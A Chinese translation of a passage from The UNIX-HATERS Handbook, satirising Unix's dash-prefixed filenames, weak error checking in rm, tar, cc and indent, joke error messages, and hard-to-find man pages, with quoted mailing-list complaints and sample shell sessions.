[1]好吧，确实有 Unix 版本做到了，但这个版本的进化已经到头了。

> Unix 审美观的最高成是让一条命令只做一件事情，然后做好。以纯粹主义者的观点，“cat”程序的做法是不对的：在伯克利的菜鸟程序员经手之后，这个连续输出多个文件内容[1]的程序竟然有选项（“猫儿回来了，挥舞着旗帜。[2]”罗布 · 派克[3]——大概是最坚定的 Unix 简约主义者——如是说）。
>
> 在业余程序员手上，这条 Unix 哲学莫名其妙地催生了令人厌恶的拙劣产品，比如“head”和“tail”这两个命令——功能是分别打印文件的开头和结尾部分。尽管功能差不多，但二者是不同的程序，作者不同，选项也不同！

只要热力学第二定律依然成立，那么在一致性缺失和混乱程度上，Unix 和同时代的系统可谓大哥莫说二哥，你我相差不太多，然而架构缺陷放大了混乱和惊讶的因子。举个具体的例子，Unix 不让程序看到被调用时的命令行，好像唯恐发生自燃；shell 则扮演中间人，负责检查用户输入再拼接成调用程序的命令，但是很可惜，shell 办事不像弗洛伦斯 · 南丁格尔[4]，倒像极了糊涂大侦探。

我们说过，shell 执行通配符展开，也就是把星号（*）替换成目录中的所有文件，这是第一个缺陷：应该由被执行的程序调用库函数完成通配符展开。习惯上程序以命令行选项作为第一个参数，参数前面一般加上横线（-），这是第二个缺陷：选项（开关）和其它参数应当是独立的，比如 VMS、DOS、Genera和许多其它操作系统的做法。最后 Unix 文件名可以包含大多数字符，包括非打印字符，这是第三个缺陷。这些架构决策之间还互相掐架：扩展通配符时，shell 按照字典顺序列出文件，而以横线（-）开头的文件名会排在前面，因此这些文件就变成了被执行程序的选项，产生既无法预测又出人意料的危险行为。

> 日期：Wed, 10 Jan 90 10:40 CST
> 来自：kgg@lfcs.ed.ac.uk（吉斯 · 古森斯[5]）
> 主题：回复：rm *
> 新闻组：alt.folklore.computers
>
> 然后就有某个可怜学生的故事，他正好有个名为“-r”的程序在主目录下。他想删除所有非目录文件（我猜的），所以敲下：
>
> ```
> % rm *
> ```
>
> ……结果可想而知，**一切**都不复存在了，除了他深爱的“-r”文件……好在我们的备份做得不错。

[1] 将文件显示在屏幕上是“cat”的一个**附带功能**，而不是“真正的用途”。

[2] 译注 “Cat came back from Berkeley waving flags”里面 flags 是双关语，既指命令的标志、选项，又指“旗帜”。

[3] 译注 Rob Pike，贝尔实验室的 Unix 先驱之一，UTF-8 的设计者。

[4] 译注 Florence Nightingale（1820 年 5 月 12 日 ~ 1910 年 8 月 13 日），英国人，欧美近代护理学和护士教育创始人之一。后世以其生日作为“国际护士节”，并将国际护理界的最高荣誉奖命名为“南丁格尔奖章”。

[5] 译注 Kees Goossens。

某些 Unix 受害人把这个“老母鸡变鸭”的臭虫转换成一个“功能”，办法是在目录中放个名为“-i”的文件。敲入“**rm ***”会被 shell 扩展成“**rm -i 文件名列表**”，这条命令有可能会在每次删除之前要求确认。只要你不介意在每个目录都放个“-i”的文件，还算不错的办法，只是或许我们还应该修改 mkdir命令，每次创建目录时就自动创建“-i”文件，然后再修改 ls命令，没事不要显示这个文件。

叫不出来的名字

我们听说过几个人在重命名时打错了，因此搞出一个以横线开头的文件名：

```
% mv file1 -file2
```

现在想改回来：

```
% mv -file2 file1
usage: mv [-if] f1 f2 or mv [-if] f1 ... fn d1
('fn' is a file or directory)
%
```

由于毫无一致性可言，别的 Unix 命令觉得这个文件名没问题。例如“-file2”对 Unix 的“标准编辑器”，ed，是合法的。以下命令可以运行：

```
% ed -file2
434[1]
```

但是就算你把文件保存为别的名字，或者干脆放弃并只求删除了事，麻烦也没有减少：

```
% rm -file
usage: rm [-rif] file ...

% rm ?file
usage: rm [-rif] file ...

% rm ?????
usage: rm [-rif] file ...

% rm *file2
usage: rm [-rif] file ...
%
```

[1] “ed”之后的“434”表示文件包含434个字节。ed编辑器没有提示符。

rm 把文件名的第一个字符（横线）解释为命令行选项，然后抱怨字符“l”和“e”不是正常的选项。难道这种行为看起来还不疯癫吗？以横线开头的文件名，尤其是这个名字还是来自通配符匹配，竟然被当成选项列表？

为了删除错误的文件名，Unix 有两种既不搭调也不兼容的补救措施：

```
% rm - -file
```

和：

```
% rm ./-file
```

rm命令手册指出，在 rm 命令和第一个文件名之间单独放一个横线，可以让 rm 把以后所有的横线当成文件名而不是选项。由于某种未知的原因，rm 及其表兄 mv 都没有在用法中提及这个“功能”。

当然了，用横线表示“请忽略后面的横线吧”不是什么普世价值，因为各个程序自己完成命令解释，期间无法借助标准程序库。像 tar一类的命令用横线表示标准输入和标注输出，别的程序干脆直接拒绝：

```
% touch -file
touch: bad option -i

% touch - -file
touch: bad option -i
```

让朋友开心！让对手难堪！

Unix 命令的输出乍一看是有意义的，只有开始使用时才会意识到实际并非如此：

```
next% next% mkdir foo

next% next% ls -Fd foo
foo/

next% next% rm foo/
rm: foo/ directory

next% next% rmdir foo/
rmdir: foo/: File exists
```

这里有个办法让你的朋友开心一下（利 · 克洛茨[1] 提供）。首先秘密敲入命令：

[1] 译注 Leigh Klotz。

```
% mkdir foo
% touch foo/foo~
```

然后给你的受害人见识以下咒语的厉害：

```
% ls foo*
foo~

% rm foo~
rm: foo~ nonexistent

% rm foo*
rm: foo directory

% ls foo*
foo~
%
```

最后是压轴大戏：

```
% cat - - -
```

（友情提示：按下 ctrl-D 三次回到提示符！）

在线文档

让用户阅读纸质文档，还不如让他们去投票选总统。真正有用的文档是在线的，敲下键盘或者按下鼠标就能看到。至于 Unix 文档的状况之糟糕，数量之稀少，已经在本书赢得了专门的一章，所以在这里的篇幅我们只想指出：Unix 的手册功能面对新用户——最需要查阅手册的群体——时，是最难用的。

人人生而平等，命令却要分个高低贵贱：有些只是被某个 shell 调用，有些却生来就是某个 shell[1]的一部分；有些有自己的手册，有些却没有——Unix 指望你知道上面说的谁是谁。举个例子，wc、cp 和 ls 属于前者而且有手册描述，但 fg、jobs、set 和 alias（这些长名字怎么来的？）属于后者，没有独立的手册。

有人告诉一个新用户，用“**man *command***”可以获得命令文档，但她迅速陷入迷茫，因为有些命令有文档，有些却没有，如果再加上她的 shell 和第三方书籍中的记载不同，那么除了请教高手，简直没有别的办法让她开窍。

[1]这里我们很小心，只说“某个 shell”而不是“Unix shell”，因为 Unix 没有标准的 shell。

错误信息和错误检查？这个真没有！

新手必定要犯错误，要么是用错命令，要么命令正确但用错参数和选项。计算机必须检查此类错误并且报告给用户。但倒霉的 Unix 程序从来不想麻烦自己，相反故意让错误绞成一团，最后酿成大祸。

上一节我们展示了使用 rm 命令误删文件是多么容易，但你可能还没有意识到，即使不用 rm，误删文件也很容易。

想删除文件么？试试编译器

某些版本的 cc 命令放着明显错误的输入不管，反而上来就把以前的输出文件删除了事。本科生常常着了道。

> 日期：Thu, 26 Nov 1992 16:01:55 GMT
> 来自：tk@dcs.ed.ac.uk（托米 · 凯利[1]）
> 主题：救命啊！
> 新闻组：cs.questions[2]
> 组织：英国爱丁堡计算机科学基础实验室[3]
>
> 我刚才想这么编译程序：
>
> **% cc -o doit doit.c**
>
> 不小心敲成了：
>
> **% cc -o doit.c doit**
>
> 不用说我的 doit.c 被冲掉了。
>
> 有办法恢复我的程序吗（整整一个上午的心血啊）?
>
> :-(

别的程序也有类似行为:

> 日期：Thu, 1 July 1993 09:10:50 - 0700
> 来自：丹尼尔 · 魏斯 <Daniel@dolores.stanford.edu>
> 发给：UNIX 痛恨者
> 主题：好好的压缩包，没了
>
> 几经努力，我总算从欧洲一个脆弱的 ftp 站点下载了了一个 3.2M 的文件。该解包了，我敲入以下命令：
>
> **% tar -cf thesis.tar**
>
> ……没反应。

[1] 译注 Tommy Kelly。

[2] 保罗 · 道内希（Paul Dourish）转发到 UNIX 痛恨者，并补充道：“在研究生第一年就对差劲的设计有切身体会，我觉得这是件好事。”

[3] 译注 Lab for the Foundations of Computer Science，Edinburgh UK。

> 老天！
>
> 是不是该用“x”选项而不是“c”？
> **是的。**
>
> tar 是不是给出了错误信息说没有指定输入文件？
> **没有。**
>
> tar 是否感觉到有什么不对劲？
> **没有。**
>
> tar 是不是真的没有给任何文件打包？
> **是的。**
>
> tar 是否把 thesis.tar 用垃圾覆盖了？
> **当然，这就是 Unix。**
>
> 我是不是需要再花 30 分钟从欧洲下载这个文件？
> **当然，这就是 Unix。**
>
> 真是让人吃惊。我敢肯定不少人都中过招，鉴于 tar 其实就站在球门线上——报告错误、保存文件版本，以及覆盖之前让用户确认一下，等等等等——我觉得这个球打进比打飞更容易。

对于用 tar备份的系统管理员来说，这个臭虫更是危险。不止一个管理员犯过这样的错误：在备份脚本中使用“`tar xf...`”而不是“`tar cf...`”。

这绝对是个错误。面对旋转的磁带，管理员毫不怀疑 tar 正在写入备份，谁知 tar 其实正在读取内容。实际上一切都和计划一样正常，直到某天确实需要恢复一个文件时，所有人都大吃一惊，原来磁带里根本没有备份任何东西。

Unix 提供了众多“程序员工具”，但由于很少或者干脆没有错误检查，反而让高级用户有众多机会丢失重要信息。

> 日期：Sun, 4 Oct 1992 0:21:49 PDT
> 来自：帕维尔·柯蒂斯 <pavel@parc.xerox.com>
> 发给：UNIX 痛恨者
> 主题：那么多混蛋该杀……
>
> 我有一个不间断运行的程序 foo，功能是提供网络服务，并且每隔 24 小时检查自身内部状态。
>
> 一天，我进入 foo 程序文件所在的目录，因为这不是开发目录，我手贱想看看 foo 的版本是多少。版本工具是 RCS，所以我自然而然地使用了以下命令：
>
> ```
> % ident foo
> ```
>
> 为的是看看运行程序包含了哪些源代码的哪些版本。先别管 RCS 的种种劣迹，也别管 ident的工作方式如何原始，这次我的麻烦更大，我的手指自行其是地选择了更像单词的“indent”而不是“ident”：
>
> ```
> % indent foo
> ```
>
> 然后我知道了，Unix 下有个脑残的想法——用程序美化 C 代码——而 indent 就是代言人。写出这个怪胎的的混蛋到底考虑过没有，是不是应该检查下输入文件是真的 C 程序（天哪，至少可以看看文件的后缀是否为.c 吧）？答案不用我讲。而且这个 SB 认为，如果

> 只给一个参数，那么你肯定是想“就地”进行美化，也就是覆盖原来的内容。不过别着急，这个 SB 知道可能会有麻烦，所以保存了一个备份 foo.BAK。然而他是否只是简单地把 foo 换个名字呢？当然不是，他的办法“好”得多：拷贝 foo 的所有内容到 foo.BAK，再把 foo 清空，而不是把美化结果输出到一个新文件[1]。混蛋。
>
> 你可能知道这个小故事想说什么了吧……
>
> 现在，当一个运行中的 Unix 程序正在换出可执行文件的页面时，发现里面的内容已经乱套了，这可不是什么好事。具体地讲，程序会崩溃，来势汹汹并且别想恢复。我就损失了 20 个小时的程序状态信息。
>
> 自然，那些设计（**咳……咳……**）Unix 的混蛋们对复杂的版本式文件系统不感兴趣，而这个功能原本能救我的命。那些混蛋也从未想到过对正在页面换出的文件**加锁**，是不是？
>
> 有那么多混蛋该杀，为什么不把他们都宰了？
>
> 帕韦尔

假设有一种用于室外的油漆，在干燥时会散发出氯气，按照说明使用当然不成问题，但如果刷在你家卧室的墙壁上，你的脑袋就要大了。你觉得这样的油漆能在市场上存活多久呢？当然不会（像 Unix 那样）超过二十年。

错误信息笑话集

看到饭馆伙计把满是餐具的托盘撒在地上时，你会笑么？Unix 粉丝会的。无助的用户面对和输入风马牛不相及的错误信息而百思不得其解时，他们是最先笑出声的。

有人把 Unix 最为可笑的错误信息当成笑话出版。以下内容来自 Usenet，作者不可考。他们使用的是 C Shell.

```
% rm meese-ethics
rm: messe-ethics nonexistent

% ar m God
ar: God does not exist

% "How would you rate Dan Quayle's incompetence?
Unmatched".

% ^How did the sex change^ operation go?
Modifier failed.

% If I had a ( for every $ the Congress spent, what would I have?
Too many ('s
```

[1]毫无疑问，编写 indent 的程序员之所以选择这种行为，是想保持输入输出文件名字一样，他已经打开了输入文件，并且 **rename** 系统调用最初是没有的。

```
% make love
Make: Don't know how to make love. Stop.

% sleep with me
bad character

% got a light?
No match

% man: why did you get a divorce?
man:: Too many arguments.

% ^What is saccharine?
Bad substitute.

% % blow
%blow: No such job.
```

以下是 Bourne Shell 的命令运行结果：

```
$ PATH=pretending! /usr/ucb/which sense
no sense in pretending

$ drink <bottle; opener
bottle: cannot open
opener: not found

$ mkdir matter; cat > matter
matter: cannot create
```

Unix 态度

我们已经绘制出一幅十分黑暗的图景：命令命名神秘难懂、命令行为彼此矛盾且无法预测、危险命令缺少保护、在线文档品质底下，以及对待错误检查和代码健壮性的散漫松懈。那些 Unix 大楼的来宾得不到热情款待，他们不是迪斯尼公园中的游客，更像是联合国维和部队在第三世界国家执勤。Unix 怎么会搞成这个样子？我们已经指出，其中一部分原因关乎历史。然而还有另外一部分原因：那就是多年来让 Unix 得以塑造和扩张的文化，这种文化被称为“Unix 哲学”。

Unix 哲学不是写在贝尔实验室或 Unix 系统实验室手册上的书面建议，而是一套独立的道德伦理，其中包含了许多人的贡献。唐 · 利比斯[1] 和山迪 ·

[1] 译注 Don Libes。

瑞斯勒[1]的著作，《Unix 人生》[13]（Prentice Hall，1989），对 Unix 哲学总结得尤其到位：

- 小即是美。
- 用 10% 的工作完成 90% 的任务。
- 如果必须作出选择，选择更简单的那个。

但根据 Unix 程序和工具的实际表现，以下总结更加准确：

- 小的程序比对的程序更称心如意。
- 粗制滥造完全可以接受。
- 如果必须作出选择，选择责任更小的那个。

Unix 没有哲学，Unix 只有态度。这个态度指出，粗制滥造的半成品胜过精致复杂的完成品；这个态度又指出，和庞大的用户群体相比，程序员的时间更宝贵；这个态度还指出，达到最低要求就足够了。

> 日期：Sun, 24 Dec 89 19:01:36 EST
> 来自：戴维 · 查普曼 <zvona@ai.mit.edu>
> 发给：UNIX 痛恨者
> 主题：中止作业：Unix 的设计范式
>
> 我最近学会了如何在 Unix 上中止作业。在这个过程中我体会到了不少 Unix 的强大和智慧，我想应该和大家分享一下。
>
> 当然你们中的大多数不用 Unix，所以知道如何让 Unix 中止作业估计没什么用。但是，你们中的一些人，像我，可能会经常运行一些 TEX作业，那么学会这个技巧就显得尤为重要了。不论哪种情况，由于 Unix 严格贯彻了“kill”命令体现的设计原则，所以这个帖子又有了更为普遍的意义。
>
> 在 Unix 中你可以用 ^Z 挂起一个作业，或者用 ^C 中止一个作业。但是 LATEX 自己截获 ^C，结果我经常搞出一堆 LATEX 任务。我对此倒不在乎，可还是觉得想办法干掉它们比较好。
>
> 许多操作系统有“kill”命令，Unix 也不例外。大多数操作系统上的“kill”直接结束进程，但 Unix 的设计通用得多：“kill”命令**向进程发送一个消息**，这体现了 Unix 的第一个设计原则：
>
> - 让操作对所有人通用，从而将权力赋予一般用户。
>
> “kill”命令功能很是强大，允许用户给进程发送各种各样的消息，比如，用户可以发送一条消息让进程自杀。这个消息是 -9，当然啦，在单个数字组成的消息中，-9 是最大的，这体现了 Unix 另一个重要的设计原则：
>
> - 使用体现功能的简单名字。

[1] 译注 Sandy Ressler。

在我知道的其它操作系统上，不带参数的“kill”用于中止当前作业。然而 Unix 上的“kill”总是需要作业参数。这个明智的设计决策体现了另一个明智的设计准则：

- 使用长命令，或者要求确认危险操作，防止用户不小心扭伤自己。

体现这些设计原则的 Unix 应用程序数不胜数，所以我不需要一一列举了，只是可能在谈及 Unix 如何实现登出和文件删除时会提到。

在其它我知道的操作系统上，“kill”接受的参数是作业名。这个接口是不完备的，因为可能同时运行的许多 LaTeX 任务都有同样的作业名“latex”，所以“**kill -9 latex**”可能会产生歧义。

和其它操作系统一样，Unix 提供一个列出作业的命令“jobs”，下面是一个例子：

```
zvona@rice-chex> jobs
[1] - Stopped latex
[2] - Stopped latex
[3] + Stopped latex
```

这样你可以用作业号（表示在方括号中）标识一个 LaTeX 任务。

如果受到那些粗糙的操作系统的毒害，你可能想用“**kill -9 1**”来杀掉第一个 LaTeX 任务，但实际上你会看到下面这样亲切的错误信息：

```
zvona@rice-chex> kill -9 1
1: not owner
```

kill 命令的正确参数是**进程号**，比如 18517。你可以用“ps”命令获得作业的进程号。当找到了相应进程号之后，你只要：

```
zvona@rice-chex> kill -9 18517
zvona@rice-chex>
[1] Killed latex
```

请注意在任务被真正中止**之前**，Unix 就显示了提示符（用户输入会出现在“[1]”所在行**之后**）。这又体现了一个 Unix 设计原则：

对于给用户的反馈，能少说绝不多说，能晚说绝不早说，以免过多信息导致用户脑损伤。

我希望这些体会能对大家有用。在这一学习过程中，我自己当然被 Unix 的设计哲学深深吸引了。我们都应该从 Unix kill 命令的优雅、强大和简洁中学到些东西。

第 3 章　你说文档吗？
什么文档？

> “使用 Unix 进行操作系统教学有一个好处，那就是学生的书包装得下所有代码和文档。”
>
> ——约翰 · 里昂斯[1]，新南威尔士大学，1976 年谈论 Unix 版本 6 时说的一段话。

多年以来，获得 Unix 知识有三个简单途径:

1. 阅读源代码。
2. 自己写一个 Unix。
3. 给 Unix 程序的作者打电话（或是发邮件）。

就像荷马史诗一样，Unix 的智慧口口相传。每个严肃认真的 Unix 用户都是内核黑客——或者在身边有个触手可及的内核黑客。真正写下来的所谓文档——即臭名昭著的 Unix “手册页面”——不过是一些已经知道自己在做什么的人所收集的备忘录。Unix 的文档可谓言简意赅，一下午你就能读完。

在线文档

Unix 文档系统的开端是 man程序，这个程序很袖珍，功能是接受输入参数、找到相应的文档文件、将其和 “man” 宏（用于文本格式化，在地球上仅此一处使用）一道通过管道传递给 nroff，最后将结果发送到 pg或 more。

起先，这些零碎文档被叫做 “手册页面”，因为每个程序的文档多为一页左右（经常少于一页）。

[1] 译注 John Lions。

man 对于它的时代是伟大的，但那个时代已经过去了。

经年累月的发展让手册页面慢慢成熟了。man 并没有像 Unix 的其它部分一样搞得代码混乱程序难懂，这值得称道，但另一方面 man 的有用程度也没变有什么改观。事实上，在长达 15 年中，Unix 的在线文档系统只有两处重大改进:

1. catman，程序员曾“惊喜”地发现，关于手册页面的存储方式，他们既可以选择 nroff 源文件，也可以选择处理后的文件，这样能够加快文档的显示速度。

   考虑今天的高速处理器，catman 已经没有用处了，但那些 nroff 处理后的文件仍然占据着磁盘空间。

2. makewhatis、apropos和 key程序（后来成为 man -k 的行为），这套工具预先为手册页面创建索引，因此就算记不住确切标题，用户也可以检索程序的手册页面（不过在销售时，眼下许多 Unix 版本**禁用**了这些工具，如果某个天真的用户试着运行，会看到一段含混不清的错误信息）。

与此同时，电子出版业的发展早已超过了手册页面。使用今天的超文本系统，如果你想要在庞大数据库中跳转于两篇文章之间，只需按下鼠标即可；与之相比，手册页面仅仅在末尾提供“SEE ALSO”一节，让用户自己再根据提示继续敲击“**man *something else***”。在线文档的索引功能又是如何呢？今天你可以买到光盘版的牛津英语词典，上面**每个单词**都有索引；然而手册页面还是停留在对命令名和描述行进行索引。今天甚至连 DOS都提供了有索引的超文本在线文档，然而手册页面还是按照 DEC 打印终端的方式，把文档格式化为每页 80 列 66 行。

于是自然而然地，有些厂商看不下去了，开始自己编写超文本在线文档系统。在这些系统上，要么 man 程序成为进化的死角，手册页面也处于无人维护的状态，要么干脆二者一起消失。

“我知道就在这里……的某个地方”

对于今天还在使用手册页面的人来说，最大的问题是告诉 man程序手册页面的位置。要搁以前这不是问题：都在 /usr/man。后来页面按章分散到不同目录：/usr/man/man1、/usr/man/man2、/usr/man/man3 等等。有的系统甚至创建了 /usr/man/manl 用于保存“本地”页面。

当 AT&T 发布 System V 的时候，情况变得费解了。/usr/man/man1 目录变成了 /usr/man/c_man，似乎想说一个字母比一个数字更好记。在有些系统上，/usr/man/manl 变成了 /usr/local/man。那些销售 Unix 应用程序的公司也开始建立自己的 man 目录。

最终伯克利修改了 man 程序，使其能根据环境变量 MANPATH查找一组目录。这是个伟大的想法，只有一个小毛病：不能工作。

> 日期：Wed, 9 Dec 92 13:17:01 -0500
> 来自：Rainbow Without Eyes<michael@porsche.visix.com>
> 发给：UNIX 痛恨者
> 主题：手册页面，手册页面，谁有手册页面?
>
> 那些对 Unix 比较熟悉的网友们，你们都知道有些在线手册页面放在/usr/man，要搜索某个函数名相关的文档，这也是个不错的起点。所以昨天我想找到 lockf(3)的页面——看看 lockf 的移植性究竟差到什么地步——时，我在 SGI Indigo [1] 机器上输入了以下命令：
>
> ```
> michael: man lockf
> ```
>
> 没反应，所以我开始检查/usr/man——尽管我知道页面可能在别的地方，并且知道机器上的 MANPATH 已经包含了/usr/man（也包含了我在别的系统上找到过有用页面的所有路径）。
>
> 我希望看到这样的输出：
>
> ```
> michael: cd /usr/man
> michael: ls
> man1  man2  man3  man4  man5  man6  man7  man8  manl
> ```
>
> 我实际看到的是：
>
> ```
> michael: cd /usr/man
> michael: ls
> local  p_man  u_man
> ```
>
> （%*&@#+！System V 的特征）现在，撇开 System V 和 BSD 不同的 ls 命令输出格式，我认为情况很古怪。但我继续前进，想找到什么东西看起来像 cat3 或者 man3：
>
> ```
> michael: cd local
> michael: ls
> kermit.1c
>
> michael: cd ../p_man
> michael: ls
> man3
>
> michael: cd ../u_man
> man1
> man4
> ```

[1] 译注 Indigo 是 SGI 于 1991 年推出的工作站计算机产品线，配备 MIPS 系列处理器和 SGI 的 Unix 版本 IRIX，售价大约 8000 美元。

```
michael: cd ../p_man/man3
michael: ls
Xm
```

现在在 man3 目录下只找到一个 X 相关的子目录，肯定有问题。然后呢？穷举法：

```
michael: cd /
michael: find / -name lockf.3 -print
michael:
```

等等，是不是机器上就没有 lockf.3 的手册页面？先看看别人的情况：我给另外一个用户发了邮件。回复说他也不知道手册页面在哪里，但是他敲入“**man lockf**”后看到了内容。他的 MANPATH 变量毫无帮助：内容比我的还要少。

所以我尝试穷举以外的办法：

```
michael: strings `which man` | grep "/" | more
/usr/catman:/usr/man
michael:
```

哈哈！/usr/catman！这个目录不在我的 MANPATH 中！现在看看 lockf 在不在那里。

```
michael: cd /usr/catman
michael: ls
a_man
g_man
local
p_man
u_man
whatis
```

System V 的缺省格式糟糕透顶，目录里到底有什么？

```
michael: ls -d */cat3
g_man/cat3
p_man/cat3
michael: cd g_man/cat3
michael: ls
standard
michael: cd standard
michael: ls
```

太好了！显示输出滚动到屏幕以外了——这是 /bin/ls 的 System V 特征造成的。最好一次只显示几个文件：

```
michael: ls lock*
No match.
michael: cd ../../../p_man/cat3
michael: ls
```

我撞了大运，看见一个名为“standard”的目录出现在 xterm 的顶端，而显示输出再次滚动到屏幕以外……

```
michael: ls lock*
No match.
michael: cd standard
michael: ls lock*
lockf.z
```

噢，好耶。原来这个文件经过了 compress(1) 的压缩。为什么要压缩，而不是保存为文本？SGI 是不是想通过压缩手册页面，来弥补众多无所事事的 RISC 二进制文件占用的空间？不管了，还是先读文档吧。

```
michael: zcat lockf
lockf.Z: No such file or directory
michael: zcat lockf.z
lockf.z.Z: No such file or directory
```

唉，我确实忘记 zcat 是多么死板了。

```
michael: cp lockf.z ~/lockf.Z; cd ; zcat lockf | more
lockf.Z: not in compressed format
```

竟然**没有**压缩吗？哇呀呀呀！至少他们可以让人一眼看出来吧。所以我编辑了.cshrc，为已经很长的 MANPATH 加上 /usr/catman，再试试：

```
michael: source .cshrc
michael: man lockf
```

当然这就足够了，我终于读到了 lockf 的手册，移植性确实很差，和它的 Unix 难兄难弟们一副德行。

“深思熟虑”没有写进文档

在有一种情况下，Unix 组织在线文档的方式可以工作得很好，那就是你有志于给几百个程序和命令编写文档，而且其中大多数你都能记得住。当文档的条目增长到接近 1000 个甚至更多，作者也变成分散在大陆各个角落的几百号人，他们欲望膨胀的大脑还不时抽搐，这个方式就开始崩溃了。

日期：Thu, 20 Dec 90 3:20:13 EST
来自：罗伯 · 奥斯丁 <sra@lcs.mit.edu>
发给：UNIX 痛恨者
主题：如果你打算写文档，就不要把程序命名为“local”

事实已经证明，如果有个程序叫“local”，用户是没有办法读到手册页面的。不信你试试，就算明明白白地指出手册的节编号（很好的组织方式，对吧？），你也会得到以下信息：

```
sra@mintaka> man 8 local
But what do you want from section local?
```

Shell 文档

对 Unix 文档作者来说，shell 总是带来问题：内部命令闹的。这些内部命令应该放在哪里？到底是由独立的手册页面记录，还是由 shell 的页面代劳？后者是传统方式，这样在逻辑上是一致的，因为确实没有什么命令叫做 while、if 和 set，它们**看起来**像命令，但这其实是一种幻觉。然而很不幸，这种态度给新用户——文档的真正读者——带来了困扰。

例如，某个用户可能听说了 Unix 有个历史记录（history）功能，可以省去重复输入命令的麻烦。为了更多了解“history”命令，一只好学的菜鸟可能会输入：

```
% man history
No manual entry for history.
```

结果很不幸，因为“history”是 shell 内部命令。这样的例子有很多，请试着列出一张完整的清单（去吧，翻看 sh 或者 csh 的手册页面不算作弊）。

当然了，或许各个内部命令都由 shell 页面记录确实比较好，毕竟在不同的 shell 之间，有些命令的名字相同但功能迥异。试想如果为 set 命令单独编写手册，那么内容可能只有一句话：“你到底想看哪个 set 命令?”

> 日期：Thu, 24 Sep 92 16:25:49 -0400
> 来自：Systems Anarchist<clennox@ftp.com>
> 发给：UNIX 痛恨者
> 主题：一致性真是拖了 Unix 拥趸的后腿
>
> 最近我必须要用这些真知灼见帮助一个沮丧的 Unix 新手：
>
> 在 Bourne shell（“标准”的 Unix shell）之下，set 命令设置选项开关；在 C Shell（另一个“标准”的 Unix shell）下，set 设置 shell 变量。如果输入“man set”，会看到这个或者那个命令的说明（取决于具体 Unix 系统厂商的喜好），一般不会两个都看到，有时候则一个都看不到，但决不会有线索告诉用户，还存在一个功能不同的命令。
>
> 在一个 shell 下使用另一个 shell 的“set”语法会无声无息地失败，没有任何错误或者警告之类。更加要命的是，在 Bourne shell 下输入“set”竟会**列出所有 shell 变量**!
>
> 克雷格

至于文档未记录的 shell 命令，这也不仅是新手眼中的百慕大。当戴维·查普曼，人工智能领域的大牛，向 UNIX 痛恨者抱怨记不住 C Shell 使用的“作业号”时，罗伯特·E·西斯托姆给他发出了这封邮件并抄送我们：

> 日期：Mon, 7 May 90 18:44:06 EST
> 来自：罗伯特·E·西斯托姆 <rs@eddie.mit.edu>
> 发给：zvona@gang-of-four.stanford.edu
> 抄送：UNIX 痛恨者

> 为啥不输入“fg %emacs”或者干脆“%emacs”？得了吧，戴维，Unix 臭虫有的是，你不用幻想一个出来抱怨！< 笑 >

可悲的是戴维确实不知道可以输入“%emacs”来重新开始挂起的 Emacs 作业，这在任何文档里都没有记载。

戴维 · 查普曼不是一个人，在 UNIX 痛恨者邮件列表上，**许多人**发出邮件说不知道 C Shell 有这样时髦的作业控制功能（大多数阅读本书初稿的人也不知道！）。他们当中克里斯 · 加里格斯的情绪相当不稳定：

> 日期：Tue, 8 May 90 11:43 CDT
> 来自：克里斯 · 加里格斯 <7thSon@slcs.slb.com>
> 发给：罗伯特 · E · 西斯托姆 <rs@eddie.mit.edu>
> 抄送：UNIX 痛恨者
> 主题：回复：今天的牢骚：fg %3
>
> 有文档记录这个功能吗？还是我得买个源代码许可证然后开始学习阅读 C 程序？
>
> 输入“**`man fg`**”我看到 CSH_BUILTINS手册页面，而在这里我没有找到任何有用的东西。查找“job”我仍然一无所获。但这个页面倒是告诉我，“% job &”可以把作业移出后台再放回后台——我知道了，想必将来我一定会频繁使用这个功能，比通过名字指定作业还要频繁得多得多得多。

这个就是内置文档？

一些大型 Unix 工具内置了自身的在线文档。许多程序的在线文档是一行叫人费解的“用法”说明。下面是 awk的“用法”：

```
% awk
awk: Usage: awk [-f source | 'cmds'] [files]
```

是不是挺有信息量？复杂一些的程序的在线文档更加深入。不幸的是，有时候文档描述的似乎并不是正在运行的程序。

> 日期：3 Jan 89 16:26:25 EST (Tuesday)
> 来自：尊敬的亨尼[1] <Heiny.henr@Xerox.COM>
> 发给：UNIX 痛恨者
> 主题：一个曝光的阴谋
>
> 经过几个小时的潜心研究，我得出了一个重要的结论：
>
> Unix 是狗屎。
>
> 现在你们中有人可能觉得很惊讶，但这是事实。这项研究已经被遍布全球的研究人员所验证了。

[1] 译注 Reverend Heiny。

不止这样，这不仅仅是摊狗屎，而是又稀又粘的臭狗屎，是大写的臭狗屎。彻头彻尾的胡佛主义[1]。我的意思是看看下面这个例子，你就知道了：

```
toolsun% mail
Mail version SMI 4.0 Sat Apr 9 01:54:23 PDT 1988 Type ? for help
"/usr/spool/mail/chris": 3 messages 3 new
>N 1 chris Thu Dec 22 15:49 19/643 editor saved "trash1"
N 2 chris Tue Jan 3 10:35 19/636 editor saved "trash1"
N 3 chris Tue Jan 3 10:35 19/656 editor saved "/tmp/ma9"
& ?
Unknown command: "?"
&
```

什么样的生产环境（特别是当岁数已经足够开车、投票、喝 3.2 啤酒[2]时），会拒绝一个它让使用的命令？

为什么用户手册是如此脱离现实？

为什么这些神秘的命令和功能如此不符？

我们不知道亨尼的问题是什么，就像本章前面还有几个问题一样，这个臭虫似乎已经被修正了。也可能只是被转移到了另一个应用程序中。

日期：Tuesday, September 29, 1992 7:47PM
来自：马克 · 洛特 <mkl@nw.com>
发给：UNIX 痛恨者
主题：无需多说

```
fs2# add_client
usage: add_client [options] clients
    add_client -i | -p [options] clients
               -i interactive mode - invoke full-screen mode
```

[还有一些选项，这里省略了，看得清楚些]

```
fs2# add_client -i
Interactive mode uses no command line arguments
```

如何得到真正的文档

实际上，经常用 strings 命令检查程序二进制代码才能看到 Unix 最好的文档。使用 strings 你能得到所有程序中写死的文件名、环境变量、隐藏的选项、怪异的错误信息等等。比如想知道 cpp如何查找头文件，你最好使用 strings 而不是翻看手册：

[1] 译注 1929 ~ 1933 世界经济危机爆发后，时任美国总统胡佛盲目乐观脱离实际，拒绝政府干预经济并坚持放任自由的经济政策，造成危机深化，他采取的应对措施被称为“胡佛主义”。

[2] 译注 指美国销售的低度啤酒，所含酒精质量比为 3.2%（或体积比 4%），在某些州这类啤酒的销售限制较少。

```
next% man cpp
No manual entry for cpp.
next% strings /lib/cpp | grep /
/lib/cpp
/lib/
/usr/local/lib/
/cpp
next%
```

嗯……别着急：

```
next% ls /lib
cpp* gcrt0.o libssy_s.a
cpp-precomp* i386/ m68k/
crt0.o libsys_p.a posixcrt0.o
next% strings /lib/cpp-precomp | grep /
/*%s*/
//%s
